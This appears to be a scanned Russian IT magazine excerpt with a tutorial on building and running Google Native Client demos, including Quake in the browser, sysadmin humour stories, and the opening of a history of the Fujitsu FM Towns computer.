При всём разнообразии подходов технологии RIA имеют некоторые общие черты, и самая главная из них – концепция песочницы (sandbox). Как правило, любое RIA выполняется в локальной, изолированной среде, и хотя использует ресурсы компьютера-клиента, не может фатально влиять на его систему.

Обычно RIA-приложения взаимодействуют с сервером асинхронно, не прерывая работу пользователя для получения ответа. Они имеют богатый пользовательский интерфейс и не предъявляют каких-либо особых требований к компьютерам-клиентам.

Google Native Client – Quake в браузере и другие

Понятно, что такой гигант, как Google, не мог стоять в стороне от тенденции, которую сам же и создал. Первый шаг в этом направлении, замечательный инструментальный Google Gears, был выпущен ещё в конце весны 2008 года, а в декабре 2008 года компания представила свою RIA-технологю – Google Native Client. Её суть – запуск в браузере модулей, написанных на нативном коде (увы, адекватного перевода тер-

мина «native code» в голову не приходит) для архитектуры x86.

В отличие от JavaFX или Silverlight в этой технологии нет компиляции в байт-код и какой-либо виртуальной машины. Была создана среда выполнения, позволяющая запускать обычные, «родные» для этой платформы программы в безопасном для данной системы окружении. Разработчики идеально выдержали модель «песочницы».

Во избежание взаимодействия Native Client непосредственно с операционной системой весь код выполняется в отдельном, изолированном контейнере. Это позволяет модулю использовать системные ресурсы, но в то же время ограждает ОС от возможного случайного или злонамеренного повреждения [2].

В целом Native Client (NaCL) состоит из контейнера, играющего роль песочницы, и среды исполнения (runtime) нативного кода. Третьим элементом выступает плагин для веб-браузера. Для коммуникации между браузером и NaCL-модулем предоставляет два варианта: simple RPC-интерфейс (SRPC) и давно известный Netscape Plugin Application Programming Interface (NPAPI).

Писать модули для Google Native Client предполагается на любом компилирующемся на данной системе языке программирования.

В настоящий момент Google Native Client рассматривается как экспериментальная технология, но разве это мешает нам попробовать её в деле прямо сейчас?

Первое знакомство

Скачиваем Native Client SDK со странички проекта – <http://code.google.com/nativeclient/wiki/Downloads>.

Сразу хочу заметить, что хотя технология и позиционируется как кроссплатформенная (представлены сборки SDK для Linux, Windows и Mac, а также исходный код приложения), чтобы в полной мере её опробовать, пользователям ОС Windows придется выполнить несколько больше телодвижений, а именно установить интерпретатор Python и возможно cygwin. Причём Python (это уже касается пользователей любой операционной системы) должен быть версии 2.4.x-2.5.x




Рисунок 1. Структура Google Native Client




Рисунок 2. Native Client приложение «life»

(на момент написания этой статьи работа с Python 2.6 давала ошибки).

Полученный архив распаковываем в любое удобное место и рассматриваем полученный результат. На рис. 1 показана структура Native Client SDK.

Директории common/ и tests/ содержат исходные коды примеров и тестов, директории scons-out/, site_scons/




Рисунок 3. Модуль не загружен




Рисунок 4. Земля!!!

и `ite_scons_general/` содержат файлы, имеющие отношение к сборке Native Client-приложений. В поддиректории `scons-out/*/staging` находятся скомпилированные примеры для тестирования Native Client-плагина браузера.

Файлы `Sconstruct`, `scons.bat` и `scons` предназначены для сборки самой программы Native Client, а также примеров и тестов в различных операционных системах.

В директориях `include/`, `intermodule_comm/`, `ncv/`, `nonnacl_util/`, `npapi_plugin/` и `service_runtime/` содержится исходный код ядра Native Client, в частности `npapi_plugin/` содержит исходники плагина для браузера.

В `tools/` находятся исходные коды Native Client SDK.

В `gtest/` – Open Source-фреймворк для юнит-тестирования от Google.

В директориях `third-party/` и `native_client/third-party/` содержатся, как это понятно из названия, инструменты не гуг-

ловского происхождения, в частности `gcc` и `imagemagick` и собранная версия Native Client SDK. В директории `documentation/` – документация (какая неожиданность!).

Теперь, сориентировавшись, можно опробовать работоспособность Native Client. Для этого отправимся в директорию `googleclient/native_client/tests/`, выбираем там, к примеру, папку `/life`, набираем в консоли команду:

```
python run.py
```

И наслаждаемся результатом (см. рис. 2).

В общем, всё работает, но не затем мы всё это разворачивали, чтобы увидеть ту же «жизнь» в браузере. Попытка открыть файл `life.html` приведёт к выдаче сообщения о незагруженном плагине. Что и разумно – мы пока ничего не ставили. Немедленно исправим эту ситуацию, тем более что в директории `tests/` среди других призывно маячит папка `quake/`.

Устанавливаем Native Client-плагин

Сначала закроем все экземпляры браузера, который мы хотим пропатчить (в данном случае это рекомендуемый руководством Firefox 3).

Затем отправляемся в директорию `googleclient/native_client/` и запускаем команду:

```
./scons --prebuilt firefox_install
```

Скрипт установки, проверив систему, разок спросит нас, продолжать ли, установит плагин и закончит свою работу сообщением вроде:

```
*****
* You have successfully installed the NaCl Firefox plugin.
* As a self-test, please confirm you can run
*   /root/.mozilla/plugins/sel_ldr
* from a shell/command prompt. With no args you should see
*   No nacl file specified
* on Linux or Mac and no output on Windows.
*****
* To test this installation also try the test links on the page
*   scons-out/nacl/staging/index.html
*****
scons: done building targets.
```

Согласно документации установка плагина на платформе Windows происходит идентично, команда установки выглядит как:

```
.\scons --prebuilt firefox_install
```

но, несмотря на все усилия, мне так и не удалось добиться нормального выполнения этой команды. Но можно пойти другим путём – необходимо скопировать из папки \nacl\googleclient\native_client\scons-out\opt-win\staging в папку C:\Program Files\Mozilla Firefox\plugins следующие 3 файла: inpGoogleNaCIPugin.dll, SDL.dll, sel_ldr.exe и перезапустить браузер.

Теперь проверим установленный плагин. Зайдём в директорию googleclient/native_client/scons-out/nacl/staging и раскроем браузером файл index.html. Мы получим доступ к различным тестам, представляющими собой html-странички с внедрёнными скомпилированными приложениями Google Native Client (см. **рис. 5**).

Если посмотреть исходный код такого html-файла, мы увидим примерно следующую конструкцию:

```
<HTML>
<HEAD>
<TITLE>Some Demo</TITLE>
<script type="text/javascript">
var nacl_elt;
// Before scripting the loaded module, ensure the Native
// Client module is loaded.
var startupTimeout;
var PostLoadInit = function() {
  if (nacl_elt._moduleReady == 1) {
    clearTimeout(startupTimeout);
    nacl_elt.focus();
  } else {
    if (nacl_elt._moduleReady == undefined) {
      alert("The Native Client plugin was unable to load");
      return;
    }
    startupTimeout = setTimeout(PostLoadInit, 100);
  }
}

// Init is called when the document has completed loading.
// It downloads the NativeClient modules.

var Init = function() {
  // service url contains the location of the NativeClient
  // module to be loaded as a service.
  nacl_elt = document.getElementById('embed1');
  PostLoadInit();
}
</script>
</HEAD>
<BODY id="bodyId" onload="Init();" >
<h1>SomeDemo</h1>
<p>
  Some text
</p><embed id="embed1" src="some_demo.nexe"
  type="application/x-nacl-srpc" width=512 height=512>
<br>
<script>
var embed1 = document.getElementById('embed1');
</script>
</BODY>
</HTML>
```

Как видите, тут нет ничего сложного – при загрузке страницы сначала с помощью JavaScript производится проверка наличия модуля, и в случае успеха он загружается в контейнер с id embed1. В случае неудачи выводится сбивающее с толку сообщение – «The Native Client plugin was unable to load». Почему сбивающее с толку? Сейчас я это покажу.

Земля в иллюминаторе

Возвращаемся в директорию /googleclient/native_client/tests в папку earth/ (см. **рис. 6**).

Как нетрудно догадаться, сценарий run.py запускает приложение, но нам это совсем не нужно. Вместо этого от-




Рисунок 5. Тестируем плагин




Рисунок 6. Файлы примера

кроем в браузере html-страницу earth.html. и... получим то самое сообщение (см. **рис. 3**). Как же так? Ведь плагин мы установили?

Дело в том, что, несмотря на наличие Native Client-плагина, модуль не грузится по той простой причине, что он не собран, не откомпилирован, а представлен только исходным кодом (файл earth.cc), на языке C++. Впрочем, в той же папке мы видим файл Makefile, и это позволяет надеяться, что ситуацию можно исправить. Сначала соберём и запустим Standalone-приложение:

```
make debug run
```

После этого запустится самостоятельное приложение, представляющее собой вращающееся изображение земного шара, а в папке примера появится исполняемый файл – earth_debug.

Теперь соберём Native client-модуль:

```
make release nacl
```

Если все прошло нормально, появятся ещё два файла – earth.nexe и earth_release.nexe. Можно опять открыть earth.html в браузере, и теперь картинка должна быть совсем другой (см. **рис. 4**).

Рассмотрим пример посложнее. В папке `googleclient/native_client/tests/chaos` находятся исходники и сценарий сборки известного фрактального конструктора Хаос. Правда, не исходники самого Хаос, их сборочный скрипт скачает отдельно. Собирать просто:

```
./xaos_tool.sh all
```

И, раскрыв браузером `chaos.html`, наслаждаемся результатом (см. **рис. 7**).

На самом деле в этом и предыдущем примере мы выступаем в роли разработчика. Конечному пользователю приложения достаются уже откомпилированные модули, и всё, что ему нужно, – оснастить браузер Native client плагином.

Ну а мы продолжим развлекаться. Теперь приступим к обещанной quake. Тут готового сценария нет, поэтому будем действовать вручную.

Заходим в папку `googleclient/native_client/tests/quake/` и скачиваем исходные коды игры:

```
wget http://www.libsdl.org/ ↵
projects/quake/src/ ↵
sdlquake-1.0.9.tar.gz
...
wget http://www.libsdl.org/ ↵
projects/quake/data/ ↵
quakesw-1.0.6.tar.gz
...
```

Теперь их разархивируем:

```
tar -x --strip-components=1 ↵
-f sdlquake-1.0.9.tar.gz
...
tar -x -f quakesw-1.0.6.tar.gz
...
```

Должно образоваться множество файлов – исходников и одна директория – `id1/`.

Следующим шагом наложим необходимый патч из native Client:

```
patch -p1 <nacl_quake.patch
```

Всё, теперь можно приступить к сборке:

```
make clean nacl
make debug nacl
make release nacl
```

Осталось открыть в браузере файл `quake.html`, и можно гонять монстров (см. **рис. 8**).

И пока всё...

Да, на этом, к сожалению, пока всё. К сожалению, технология пока действительно сырая, и автору не удалось последовательно написать с нуля и запустить Google Native




Рисунок 7. Редактируем фракталы




Рисунок 8. Наши победы!

Client-приложение ни на одной платформе. Более того, на данный момент времени NaCL отказывается собираться с Python 2.6.x, браузер с установленным NaCL-плагином неоднократно замечен в неадекватном поведении, некоторые тесты не запускаются под платформой Windows.

С другой стороны, API NaCL открыт и документирован (`/googleclient/native_client/scons-out/doc/html`), поэтому для настоящего энтузиаста нет препятствий попробовать свои силы в написании приложений «невзирая на». Трудно сейчас сказать, насколько перспективным окажется это занятие, но интересным – наверняка. ●

1. Домашняя страница проекта – <http://code.google.com/p/nativeclient>.
2. Описания архитектуры GoogleNative Client (PDF) – http://nativeclient.googlecode.com/svn/trunk/nacl/googleclient/native_client/documentation/nacl_paper.pdf.

Стереотипы

Решила я однажды пару месяцев назад с работы сбежать пораньше (часа на два). Выхожу, значит, через калитку. Гляжу, навстречу мне двигается мальчик знакомый, а рядом с ним дядечка незнакомый годами так за тридцать. Мысленно на ходу вытаскиваю отвертку, дабы «заколоть грешников», препятствующих побегу.

Доходят до меня, завязывается разговор о делах и общих знакомых. Пока разговариваю, замечаю, как смотрит на меня дядечка. Вид мой на тот момент: каблук + свехмини при длинных ногах, росте 170 и параметрах 90-60-90... Выглядит впечатляюще, я его понимаю. Смотрит на меня дядечка до того откровенно скептическим взглядом, что я сама на него с возмущением стала смотреть. Замечая, что я смотрю мимо него, знакомый мальчик поворачивается и, вспомнив о цели своего визита, говорит ему: «Вот, это Даша. Даша, у тебя есть на NOD обновление?» Проклинаю их обоих, двигаю обратно в кабинет. Включаю комп, дядечка так же скептически протягивает флешку. Скидываю обновление, открываю папку Install и спрашиваю: «Может, еще чего нужно?»

В общем, к уходу дядечка был просто переполнен уважением ко мне.

Люблю разбивать стереотипы.

dasha_chikaidze

Кактусы – прошлый век

Работал я некоторое время назад в госструктуре админом, и была у нас бухгалтерия размером в 20 с лишним лиц. Вытребовали они у начальства себе принтер сетевой... Хороший такой, лазерный, А3 – HP5500 (по-моему), и принт-сервер к нему до кучи. Поработали, порадовались, но через некоторое время учуяли они, что в разгар рабочего дня очень озоном пахнет в кабинете. Обнаружили, что это принтер так попахивает и давай меня пытаться, мол, «не опасно ли это, и как от этого избавиться?». Доставали достаточно долго, и в один прекрасный момент, чтоб от меня отстали, сказал я им, что необходимо принтер заземлить, ткнул пальцем в самый большой торчащий винт из корпуса принтера и заявил, что провод должен быть не меньше 2 мм сечения и исключительно в красной обмотке. Мотивируя это тем, что только красная краска, которую добавляют для придания цвета, имеет в своем составе свинец. А свинец, как известно, хороший экран от радиации... Успокоился и пошел по своим делам... Прошло дня три, зашел я в бухгалтерию за каким-то доком... Рядом с принтером стоит огромная кадушка с какой-то декоративной то ли пальмой, то ли фикусом, а от большого винта на принтере тянется толстенный красный кабель, воткнутый в эту кадушку... Инсталляция сия стояла вплоть до того момента, как я уволился, радуя меня своей незатейливостью и внушая веру в разумность моих бухов...

Иван Матвиенко

Повышение

Меня сегодня внесли в наш «Зал славы» отдела кадров. Мой начальник написал заявку, чтоб меня повысили, но так как в стране кризис, то он написал перевод без повышения зарплаты, т.е. «перевести... на должность зам. начальника... без повышения заработной платы». Проблема в том, что он забыл слово «повышения». Просто замотался и т. д. Видели бы вы глаза менеджера отдела

по работе с персоналом, когда она прочитала заявку «...прошу перевести... на должность заместителя руководителя департамента информационных технологий без заработной платы».

Vendor

Этот страшный зверь Сэкуэль

Работаю админом в коммерческой организации с трехуровневой иерархией в административном смысле. То есть мой офис является филиалом большой конторы, а у нас в свою очередь, тоже имеется филиал в другом городе.

Соответственно проблемы в IT нижестоящего офиса решаю я, но ключевые моменты согласовываю с вышестоящим офисом.

В филиале по мере разрастания базы «1С» возникли проблемы со скоростью работы пользователей.

Решение лежало на поверхности – установка MS SQL Server и перенос базы «1С» туда, но затраты на него не соответствовали бюджету филиала. Перевод всех юзеров в терминал тоже по ряду причин не был решением. В общем, много было разговоров об этом с разными людьми. Нет смысла приводить все подробности, и так затянул байку свою.

В результате у руководителя филиала сложилось стойкое впечатление, что ему нужно за немалые деньги купить некий Сэкуэль. И еще он подумал, что это нечто материальное, аппаратный блок. Я ему, конечно, сразу все объяснил, и вопрос был закрыт.

А вечером, за кружкой пива, поведал эту историю товарищу.

И наше больное пьяное воображение стало выдавать дикие вещи... PCI SQL, SQL с USB-интерфейсом, Firewire SQL...

Анатолий Рупаков

Уходя, гасите всё

Стоит в нашей конторе прямо в камеральном зале сервер. Стоит на расстоянии вытянутой руки от одного из операторов, да так, что пока этот оператор сидит на своем месте, к серверу никто не подойдет.

И вот 2 дня назад в конторе вырубается свет. Жду минуту, две, три... начинаю рубить все воркстэйшны, пока их ИБП не вырубилась. Остается один сервер. Жду еще минутку и говорю тому юзеру – руби, мол, сервер, света все равно не будет. И этот олень берет, одним движением руки выключает оба питающих сервер ИБП. На вопрос, а зачем он так сделал, ответил, что пока я целый месяц был в отпуске, он каждый день так выключал сервер на ночь.

И этому человеку я до отпуска инструкцию с фотками дал, как надо проводить данную операцию, но он решил ограничиться последним пунктом: «5) выключить оба ИБП».

P.S. Случай забавный потому, что я сам дважды чуть не вырубал сервак таким образом, но это после самых напряженных работ, и к тому же меня выручало, что ИБП 2 штуки.

Иван Себиков

По материалам сайта «Сисадмин тоже человек» – <http://sysadmin.mail.ru>

Компьютер, опередивший время: история Fujitsu FM Towns

*Каким мог быть сегодняшний мир,
если бы в 1990 году мы располагали компьютером
с процессором i386, 8 Мб ОЗУ и приводом CD-ROM?*

Джои Ито, инвестор, о компьютере FM Towns



Дмитрий Мороз

Персональный компьютер на базе нового процессора 80386 компании Intel в 1990 году был явлением обыденным. А что если кроме него система могла похвастать приводом CD-ROM, графическими режимами с большим разрешением и одновременным отображением десятков тысяч цветов, высококачественным звуком, операционной системой с графическим пользовательским интерфейсом, загружавшейся с компакт-диска? Фантастика? Нет, имя этому компьютеру – Fujitsu FM Towns.

Средства мультимедиа, получившие широкое распространение в персональных компьютерах в середине 90-х годов прошлого века, своим появлением во многом обязаны японской индустрии. Предприятия Страны восходящего солнца ещё десять лет назад начали поставлять на внутренний рынок системы с богатыми возможностями по отображению графики и воспроизведению звука. Впрочем, изначально с конвейеров сходили всё те же «безликие» ПК.

Когда в 1981 году компания IBM выпустила свой первый персональный компьютер, он сразу получил широкое распространение на столах офисных сотрудников и их начальников. Однако популярность IBM PC была не безграничной: на том же рынке Японии эта архитектура не прижилась.

Главная проблема заключалась в японском языке, использовавшем китайские иероглифы (Кандзи): для отображения каждого из них на компьютерном мониторе требовалась площадь, в среднем 16x16 пикселей. Стандарт CGA (640x200), применявшийся в IBM PC XT, был слишком «беден» для отображения текста на японском языке, вследствие чего производители компьютерных систем Японии разрабатывали собственные графические режимы и адаптеры, обеспечивавшие вдвое большее по вертикали разрешение 640x400 пикселей.

В 1982 году компания NEC, наблюдая за успехами персональных компьютеров на рынках США и Европы, первой решила перенять опыт западных коллег. Глава отделения компании по разработке персональных компьютеров Юкио Мизуно (Yukio Mizuno) обратился к компании Microsoft с целью уговорить её разработать версию операционной системы MS-DOS для японского рынка, поддерживавшую иероглифы.

Однако Билл Гейтс (Bill Gates) ответил отказом из-за желания вначале закрепиться на рынке США. Впрочем, Мизуно уехал домой не с пустыми руками – Microsoft снабдила его всем необходимым программным обеспечением для самостоятельной доработки MS-DOS. В итоге NEC стала первой компанией на рынке Страны восходящего солнца, выпустив компьютер с операционной системой Microsoft,

поддерживающей иероглифы. Случилось это в 1982 году, когда на прилавках магазинов появилась модель PC-9801.

Руководство NEC быстро осознало, что главным двигателем продаж на рынке персональных компьютеров являются совместимость и программное обеспечение. Чем больше программ создаётся под платформу, тем более привлекательной она становится для потенциального покупателя. А с ростом количества пользователей всё больше компаний решается писать программы для неё.

NEC начала сотрудничать с разработчиками ПО с целью предоставить им новейшие образцы аппаратного обеспечения, техническую документацию, помощь в решении возникших проблем и т. д.

Как итог – PC-9801 на многие годы стал наиболее популярным персональным компьютером на рынке Японии. Он был построен на базе процессора Intel 8086, обладал 128 Кб оперативной памяти с возможностью расширения до 640 Кб, поддержкой уже упоминавшегося ранее графического режима 640x400 пикселей с возможностью выводить 16 цветов из палитры в 4096 оттенков одновременно, а также 3-канальным синтезатором FM-звука.

Несмотря на изначальную ориентацию PC-9801 на бизнес-сектор, разработчики ПО в краткие сроки создали тысячи игр для этого компьютера, что позволило ему получить статус самой распространённой компьютерной игровой платформы в стране.

Однако конкуренты NEC не собирались сидеть сложа руки и также пошли по её пути. К середине 80-х годов Microsoft, осознав потенциал своей операционной системы на рынке Японии, самостоятельно взялась за совершенствование японской версии MS-DOS, продавая её уже не только NEC, но и другим производителям компьютеров в этой стране.

В марте 1987 года компания Sharp предоставила свой компьютер X68000, ориентированный на домашнее использование. Модель обладала весьма продвинутыми аппаратными характеристиками: процессором Motorola 68000, работавшим на частоте 10 МГц, 1 Мб ОЗУ, возможностью подключения жёсткого диска (более поздние



Sharp X68000 – один из главных конкурентов FM Towns на рынке

модификации). Графические и звуковые возможности X68000 были очень похожими на применявшиеся в аркадных игровых автоматах того времени, благодаря чему разработчики игр могли без особого труда переносить свои продукты на этот компьютер.

X68000 считалась идеальной развлекательной системой, пока в 1989 году компания Fujitsu не представила свой ответ NEC и Sharp. Вышедший на рынок Японии в феврале FM Towns по праву считается первым мультимедийным персональным компьютером в мире.

Поскольку все компьютеры компании в то время получали свои кодовые имена в честь лауреатов Нобелевской премии, FM Towns своим названием был обязан физику Чарльзу Харду Таунсу (Charles Hard Townes), получившему её в 1964 году. FM же расшифровывалось как «Fujitsu Micro».

«Возможности безграничны»

Данный подзаголовок является официальным слоганом компании Fujitsu и вынесен он мной неспроста. Несмотря на то что FM Towns относился к разряду персональных компьютеров, по своим характеристикам и возмож-

FM TOWNS II
Логотип FM Towns



Fujitsu FM R, ставший основой архитектуры FM Towns



От FM77AV новый компьютер Fujitsu унаследовал её богатые графические и звуковые возможности

ностям он опережал практически все существовавшие на то время системы. Сразу стоит отметить, что, несмотря на использующийся процессор i386, а также возможность работы под управлением MS-DOS, FM Towns не был аппаратно совместим с IBM PC, во всяком случае на первых порах.

Дабы не изобретать велосипед, в качестве основы при проектировании нового компьютера инженеры Fujitsu воспользовались архитектурой компьютера FM R-50, выпущенного в 1986 году и ориентированного на бизнес-рынок. От него FM Towns унаследовал базовую функциональность: процессор i386 с частотой 16 МГц, возможность установки дополнительного сопроцессора i387, 1 Мб оперативной памяти, расширяемой до 64 Мб, порт SCSI для подключения жёстких дисков и другой периферии, один или два 3,5-дюймовых флоппи-дисководов. Что же касается возможностей по обработке графики и звука, они достались ему от ещё одной системы, FM77AV, однако были значительно расширены.

Компьютер обладал множеством графических режимов: при разрешении 640x480 пикселей он мог выводить одновременно 256 цветов из палитры в 16 миллионов оттенков. При понижении разрешения до 320x480 пикселей на экран одновременно выводилось до 32768 цветов. Но это ещё не всё: графический чип FM Towns обладал возможностью смешивать различные видеорежимы. Например, режим 320x240 пикселей с выводом 32 тысяч цветов мог быть смешан с другим ре-

жимом 640x480 пикселей и отображением 16 цветов, что позволяло компьютеру выводить одновременно не только многоцветную графику с низким разрешением, но и иероглифический текст в высоком разрешении. Система была способна отображать одновременно до 1024 спрайтов с разрешением 16x16 пикселей каждый. Функции увеличения и вращения экрана были реализованы на аппаратном уровне и выполнялись при помощи одной команды. Текст, спрайты и графика имели собственное видео-ОЗУ общим объёмом 640 Кб, благодаря чему могли выводиться на экран одновременно.

